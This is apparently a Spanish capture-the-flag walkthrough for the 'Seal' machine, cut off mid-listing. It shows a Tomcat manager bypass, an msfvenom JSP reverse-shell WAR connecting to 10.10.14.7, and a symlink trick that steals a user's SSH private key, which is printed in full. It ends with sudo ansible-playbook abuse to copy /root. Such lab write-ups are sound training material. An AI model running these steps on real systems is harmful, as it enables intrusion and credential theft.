


NGINX REVERSE PROXY URL RESTRICTION BYPASS

Como queremos acceder a "/manager/html" tenemos que añadir los parametros que nos muestra para poder bypasear las restricciones:




Y accedemos al panel de administracion de tomcat:




Podemos subir un archivo war. Lo creamos con msfvenom:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.7 LPORT=1234 -f war > shell.war
Payload size: 1100 bytes
Final size of war file: 1100 bytes
```

Cuando le doy a subir el archivo me dice que no estoy autorizado:



Lo que es raro porque estoy como el administrador de tomcat. Lo que he echo es abrir una nueva pestaña en una sesion de incognito para no arrastrar la autenticacion y me he vuelto a logear. Luego he subido otra vez el archivo .war y me ha dejado sin problemas:



Message:	OK

Manager	
List Applications	

Applications		
Path	**Version**	
/	*None specified*	
/host-manager	*None specified*	Tomcat Host Manager Application
/manager	*None specified*	Tomcat Manager Application
/shell	*None specified*	

Hacemos click si estamos a la escucha recibimos la conexion:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.250] 45494
whoami
tomcat
```

ESCALADA DE PRIVILEGIOS


Vamos a ver que tareas programadas se estan ejecutando:

```
CMD: UID=1000  PID=24335  | /usr/bin/env python3 /usr/bin/ansible-playbook /opt/backups/playbook/run.yml
CMD: UID=1000  PID=24337  |
CMD: UID=1000  PID=24339  | python3 /usr/bin/ansible-playbook /opt/backups/playbook/run.yml
CMD: UID=1000  PID=24340  | python3 /usr/bin/ansible-playbook /opt/backups/playbook/run.yml
CMD: UID=1000  PID=24342  | /bin/sh -c echo ~luis && sleep 0
CMD: UID=1000  PID=24341  | /bin/sh -c echo ~luis && sleep 0
CMD: UID=1000  PID=24343  | python3 /usr/bin/ansible-playbook /opt/backups/playbook/run.yml
CMD: UID=1000  PID=24344  | /bin/sh -c ( umask 77 && mkdir -p "` echo /home/luis/.ansible/tmp/ansible-tmp-173
ble-tmp-1737918092.5327175-58187030118516="` echo /home/luis/.ansible/tmp/ansible-tmp-1737918092.5327175-5818

CMD: UID=1000  PID=24347  | mkdir -p /home/luis/.ansible/tmp/ansible-tmp-1737918092.5327175-58187030118516
CMD: UID=1000  PID=24345  | /bin/sh -c ( umask 77 && mkdir -p "` echo /home/luis/.ansible/tmp/ansible-tmp-173
ble-tmp-1737918092.5327175-58187030118516="` echo /home/luis/.ansible/tmp/ansible-tmp-1737918092.5327175-5818

CMD: UID=1000  PID=24349  | sleep 0
CMD: UID=1000  PID=24350  |
CMD: UID=1000  PID=24352  | /bin/sh -c chmod u+x /home/luis/.ansible/tmp/ansible-tmp-1737918092.5327175-58187
-1737918092.5327175-58187030118516/AnsiballZ_setup.py && sleep 0
CMD: UID=1000  PID=24351  | /bin/sh -c chmod u+x /home/luis/.ansible/tmp/ansible-tmp-1737918092.5327175-58187
```

Hay un usuario que esta ejecutando lo que hay dentro de /opt/backups/playbook/run.yml. Lo esta ejecutando con "ansible-playbook". Vamos a ver su contenido:

```
tomcat@seal:/opt/backups/playbook$ cat run.yml
- hosts: localhost
  tasks:
  - name: Copy Files
    synchronize: src=/var/lib/tomcat9/webapps/ROOT/admin/dashboard dest=/opt/backups/files copy_links=yes
  - name: Server Backups
    archive:
      path: /opt/backups/files/
      dest: "/opt/backups/archives/backup-{{ansible_date_time.date}}-{{ansible_date_time.time}}.gz"
  - name: Clean
    file:
      state: absent
      path: /opt/backups/files/
```

Vamos a buscar que es ansible playbook:



Es decir, el archivo "run.yml" contiene tareas que ansible esta realizando. Contiene 3 tareas:

- Copy files:
  - Copia lo que hay detro de `var/lib/tomcat9....` a `/opt/backups/files`
- Server backups
  - Realiza un comprimido de lo que hay en `/opt/backups/files` y lo deja en `/opt/backups/archives/backup...`
- Clean
  - Elimina lo que hay dentro de `/opt/backups/files`

Vamos a ver que permisos tenemos dentro de `/var/lib/tomcat9/webapps/ROOT/admin/dashboard/` :

```
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$ ls -la
total 100
drwxr-xr-x 7 root root  4096 May  7  2021 .
drwxr-xr-x 3 root root  4096 May  6  2021 ..
drwxr-xr-x 5 root root  4096 Mar  7  2015 bootstrap
drwxr-xr-x 2 root root  4096 Mar  7  2015 css
drwxr-xr-x 4 root root  4096 Mar  7  2015 images
-rw-r--r-- 1 root root 71744 May  6  2021 index.html
drwxr-xr-x 4 root root  4096 Mar  7  2015 scripts
drwxrwxrwx 2 root root  4096 Jan 26 19:30 uploads
```

Tenemos permiso de escritura en la carpeta "uploads". Esto quiere decir que en su interior podemos crear un link simbolico que apunte a la ruta "/home/luis/.ssh/id_rsa", ya que es luis el que ejecuta esta tarea programada.

```
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads$ ln -s /home/luis/.ssh/id_rsa id_rsa_luis
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads$ ls -la
total 8
drwxrwxrwx 2 root   root   4096 Jan 26 19:44 .
drwxr-xr-x 7 root   root   4096 May  7  2021 ..
lrwxrwxrwx 1 tomcat tomcat   22 Jan 26 19:44 id_rsa_luis → /home/luis/.ssh/id_rsa
```

Cuando luis ejecute esta tarea se creara un archivo comprimido con el link simbolico en su interior:

```
tomcat@seal:/opt/backups/archives$ ls -la
total 1196
drwxrwxr-x 2 luis luis   4096 Jan 26 19:46 .
drwxr-xr-x 4 luis luis   4096 Jan 26 19:46 ..
-rw-rw-r-- 1 luis luis 606065 Jan 26 19:45 backup-2025-01-26-19:45:32.gz
-rw-rw-r-- 1 luis luis 608927 Jan 26 19:46 backup-2025-01-26-19:46:32.gz
```

Copiamos ese archivo generado a /tmp ya que en esa ruta tenemos permisos de escritura:

```
tomcat@seal:/opt/backups/archives$ cp backup-2025-01-26-19\:46\:32.gz /tmp/
tomcat@seal:/opt/backups/archives$ cd /tmp/
tomcat@seal:/tmp$ ls -la
total 3640
drwxrwxrwt  3 root   root      4096 Jan 26 19:46 .
drwxr-xr-x 20 root   root      4096 Jul 26  2021 ..
-rw-r-----  1 tomcat tomcat  608927 Jan 26 19:46 backup-2025-01-26-19:46:32.gz
drwxr-x---  2 tomcat tomcat    4096 Jan 26 16:56 hsperfdata_tomcat
-rwxr-x---  1 tomcat tomcat 3104768 Jan 20 18:15 pspy64
```

Lo descomprimimos con gzip:

```
tomcat@seal:/tmp$ gzip -d backup-2025-01-26-19\:46\:32.gz
tomcat@seal:/tmp$ ls -la
total 4636
drwxrwxrwt  3 root   root      4096 Jan 26 19:47 .
drwxr-xr-x 20 root   root      4096 Jul 26  2021 ..
-rw-r-----  1 tomcat tomcat 1628160 Jan 26 19:46 backup-2025-01-26-19:46:32
drwxr-x---  2 tomcat tomcat    4096 Jan 26 16:56 hsperfdata_tomcat
-rwxr-x---  1 tomcat tomcat 3104768 Jan 20 18:15 pspy64
```

Si leemos el archivo no vamos a poder ver correctamente la data:

```
tomcat@seal:/tmp$ cat backup-2025-01-26-19\:29\:33
././@PaxHeader0000000000000000000000000000003300000000000011451 xustar0000000000
dashboard/000075500017500001750000000000000000000000000012760 5ustar00luisluis0000
ustar00000000000000000022 mtime=1425745824.0
dashboard/scripts/000075500017500001750000000000000000000000000014447 5ustar00luis
011453 xustar00000000000000000022 mtime=1425745824.0
dashboard/images/000075500017500001750000000000000000000000000014225 5ustar00luisl
11453 xustar00000000000000000022 mtime=1425745824.0
```

Esto es porque es un archivo "tar":

```
tomcat@seal:/tmp$ file backup-2025-01-26-19\:46\:32
backup-2025-01-26-19:46:32: POSIX tar archive
```

Le cambiamos añadimos la extension .tar y lo descomprimimos con "tar":

```
tomcat@seal:/tmp$ tar -xvf backup.tar
dashboard/
dashboard/scripts/
dashboard/images/
dashboard/css/
dashboard/uploads/
dashboard/bootstrap/
dashboard/index.html
dashboard/scripts/flot/
dashboard/scripts/datatables/
dashboard/scripts/jquery-ui-1.10.1.custom.min.js
dashboard/scripts/common.js
dashboard/scripts/jquery-1.9.1.min.js
dashboard/scripts/flot/jquery.flot.resize.js
dashboard/scripts/flot/jquery.flot.pie.js
dashboard/scripts/flot/jquery.flot.js
dashboard/scripts/datatables/jquery.dataTables.js
dashboard/images/jquery-ui/
dashboard/images/icons/
dashboard/images/img.jpg
dashboard/images/user.png
dashboard/images/bg.png
dashboard/images/jquery-ui/picker.png
dashboard/images/icons/css/
dashboard/images/icons/font/
dashboard/images/icons/css/font-awesome.css
dashboard/images/icons/font/fontawesome-webfont3294.ttf
dashboard/images/icons/font/fontawesome-webfontd41d.eot
dashboard/images/icons/font/fontawesome-webfont3294.eot
dashboard/images/icons/font/fontawesome-webfont3294.woff
dashboard/css/theme.css
dashboard/uploads/id_rsa_luis
```

Podemos ver que en su interior se encuentra la id_rsa de luis:

```
tomcat@seal:/tmp$ cat dashboard/uploads/id_rsa_luis
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAs3kISCeddKacCQhVcpTTVcLxM9q2iQKzi9hsnlEt0Z7kchZrSZsG
DkID79g/4XrnoKXm2ud0gmZxdVJUAQ33Kg3Nk6czDI0wevr/YfBpCkXm5rsnfo5zjEuVGo
MTJhNZ8iOu7sCDZZA6sX48OFtuF6zuUgFqzHrdHrR4+YFawgP8OgJ9NWkapmmtkkxcEbF4
n1+v/l+74kEmti7jTiTSQgPr/ToTdvQtw12+YafVtEkB/8ipEnAIoD/B6JOOd4pPTNgX8R
MPWH93mStrqblnMOWJto9YpLxhM43v9I6EUje8gp/EcSrvHDBezEEMzZS+IbcP+hnw5ela
duLmtdTSMPTCWkpI9hXHNU9njcD+TRR/A90VHqdqLlaJkgC9zpRXB2096DVxFYdOLcjgeN
3rcnCAEhQ75VsEHXE/NHgO8zjD2o3cnAOzsMyQrqNXtPa+qHjVDch/T1TjSlCWxAFHy/OI
PxBupE/kbEoy1+dJHuR+gEp6yMlfqFyEVhUbDqyhAAAFgOAxrtXgMa7VAAAAB3NzaC1yc2
EAAAGBALN5CEgnnXSmnAkIVXKU01XC8TPatokCs4vYbJ5RLdGe5HIWa0mbBg5CA+/YP+F6
56Cl5trndIJmcXVSVAEN9yoNzZOnMwyNMHr6/2HwaQpF5ua7J36Oc4xLlRqDEyYTWfIjru
7Ag2WQOrF+PDhbbhes7lIBasx63R60ePmBWsID/DoCfTVpGqZprZJMXBGxeJ9fr/5fu+JB
JrYu404k0kID6/06E3b0LcNdvmGn1bRJAf/IqRJwCKA/weiTjneKT0zYF/ETD1h/d5kra6
m5ZzDlibaPWKS8YTON7/SOhFI3vIKfxHEq7xwwXsxBDM2UviG3D/oZ8OXpWnbi5rXU0jD0
wlpKSPYVxzVPZ43A/k0UfwPdFR6nai5WiZIAvc6UVwdtPeg1cRWHTi3I4Hjd63JwgBIUO+
VbBB1xPzR4DvM4w9qN3JwDs7DMkK6jV7T2vqh41Q3If09U40pQlsQBR8vziD8QbqRP5GxK
MtfnSR7kfoBKesjJX6hchFYVGw6soQAAAAMBAAEAAAGAJuAsvxR1svL0EbDQcYVzUbxsaw
MRTxRauAwlWxXSivmUGnJowwTlhukd2TJKhBkPW2kUXI6OWkC+it9Oevv/cgiTY0xwbmOX
AMylzR06Y5NItOoNYAiTVux4W8nQuAqxDRZVqjnhPHrFe/UQLlT/v/khlnngHHLwutn06n
bupeAfHqGzZYJi13FEu8/2kY6TxlH/2WX7WMMsE4KMkjy/nrUixTNzS+0QjKUdvCGS1P6L
hFB+7xN9itjEtBBiZ9p5feXwBn6aqIgSFyQJlU4e2CUFUd5PrkiHLf8mXjJJGMHbHne2ru
p0OXVqjxAW3qifK3UEp0bCInJS7UJ7tR9VI52QzQ/RfGJ+CshtqBeEioaLfPi9CxZ6LN4S
1zriasJdAzB3Hbu4NVVOc/xkH9mTJQ3kf5RGScCYablLjUCOq05aPVqhaW6tyDaf8ob85q
/s+CYaOrbi1YhxhOM8o5MvNzsrS8eIk1hTOf0msKEJ5mWo+RfhhCj9FTFSqyK79hQBAAAA
wQCfhc5si+UU+SHfQBg9lm8d1YAfnXDP5X1wjz+GFw15lGbg1×4YBgIz0A8PijpXeVthz2
ib+73vdNZgUD9t2B0TiwogMs2UlxuTguWivb9JxAZdbzr8Ro1XBCU6wtzQb4e22licifaa
WS/o1mRHOOP90jfpPOby8WZnDuLm4+IBzvcHFQaO7LUG2oPEwTl0ii7SmaXdahdCfQwkN5
NkfLXfUqg41nDOfLyRCqNAXu+pEbp8UIUl2tptCJo/zDzVsI4AAADBAOUwZjaZm6w/EGP6
KX6w28Y/sa/0hPhLJvcuZbOrgMj+8FlSceVznA3gAuClJNNn0jPZ0RMWUB978eu4J3se5O
plVaLGrzT88K0nQbvM3KhcBjsOxCpuwxUlTrJi6+i9WyPENovEWU5c79WJsTKjIpMOmEbM
kCbtTRbHtuKwuSe8OWMTF2+Bmt0nMQc9IRD1II2TxNDLNGVqbq4fhBEW4co1X076CUGDnx
5K5HCjel95b+9H2ZXnW9LeLd8G7oFRUQAAAMEAyHfDZKku36IYmNeDEEcCUrO9Nl0Nle7b
Vd3EJug4Wsl/n1UqCCABQjhWpWA3oniOXwmbAsvFiox5EdBYzr6vsWmeleOQTRuJCbw6lc
YG6tmwVeTbhkycXMbEVeIsG0a42Yj1ywrq5GyXKYaFr3DnDITcqLbdxIIEdH1vrRjYynVM
ueX7aq9pIXhcGT6M9CGUJjyEkvOrx+HRD4TKu0lGcO3LVANGPqSfks4r5Ea4LiZ4Q4YnOJ
u8KqOiDVrwmFJRAAAACWx1aXNAc2VhbAE=
-----END OPENSSH PRIVATE KEY-----
```

Lo copiamos, le damos permiso 600 y accedemos por ssh con el usuario luis haciendo uso de la clave privada:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nano id_rsa

┌──(kali㉿kali)-[~/Downloads]
└─$ chmod 600 id_rsa

┌──(kali㉿kali)-[~/Downloads]
└─$ ssh luis@10.10.10.250 -i id_rsa
The authenticity of host '10.10.10.250 (10.10.10.250)' can't be established.
ED25519 key fingerprint is SHA256:CK0IgtHX4isQwWAPna6oD88DnRAM9OacxQExxLSnlL0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.250' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 26 Jan 2025 07:52:35 PM UTC

  System load:           0.1
  Usage of /:            47.6% of 9.58GB
  Memory usage:          31%
  Swap usage:            0%
  Processes:             168
  Users logged in:       0
  IPv4 address for eth0: 10.10.10.250
  IPv6 address for eth0: dead:beef::250:56ff:feb0:ab3

 * Pure upstream Kubernetes 1.21, smallest, simplest cluster ops!

     https://microk8s.io/

22 updates can be applied immediately.
15 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri May  7 07:00:18 2021 from 10.10.14.2
luis@seal:~$
```

Vamos a ver los permisos que tenemos en el archivo sudoers:

```
luis@seal:~$ sudo -l
Matching Defaults entries for luis on seal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/b

User luis may run the following commands on seal:
    (ALL) NOPASSWD: /usr/bin/ansible-playbook *
```

Como esta tarea la ejecuta el usuario root, podemos copiar todo lo que hay dentro del directorio root. El problema es que si no modificamos los permisos permanecen los del usuario root. Buscando "ansible playbook yaml examples" encuentro como puedo copiar modificando permisos:

```
- name: Ansible Copy File with Permissions
  hosts: test_group
  become: true
  tasks:
    - name: Copy Tomcat context.xml from local to remote with permissions
      copy:
        src: ~/ansible/files/myapp/opt-tomcat-webapps-manager-meta-inf/context.xml
        dest: /opt/tomcat/webapps/manager/META-INF/context.xml
        owner: tomcat
        group: tomcat
        mode: '0644'
```

Lo adaptamos a nuestro entorno:

```
luis@seal:~$ cat run.yml
- name: Ansible Copy File with Permissions
  hosts: localhost
  become: true
  tasks:
    - name: Copy Tomcat context.xml from local to remote with permissions
      copy:
        src: /root
        dest: /home/luis/root_dir
        owner: luis
        group: luis
        mode: '777'
```

Lo ejecutamos:

```
luis@seal:~$ sudo /usr/bin/ansible-playbook run.yml
[WARNING]: provided hosts list is empty, only localhost is available. Note that the implicit localhost does not match 'all'

PLAY [Ansible Copy File with Permissions] ***********************************************************************

TASK [Gathering Facts] ******************************************************************************************
ok: [localhost]

TASK [Copy Tomcat context.xml from local to remote with permissions] ********************************************
changed: [localhost]

PLAY RECAP ******************************************************************************************************
localhost                  : ok=2    changed=1    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
```

Se ha creado la carpeta root_dir:

```
luis@seal:~$ ls -la
total 51328
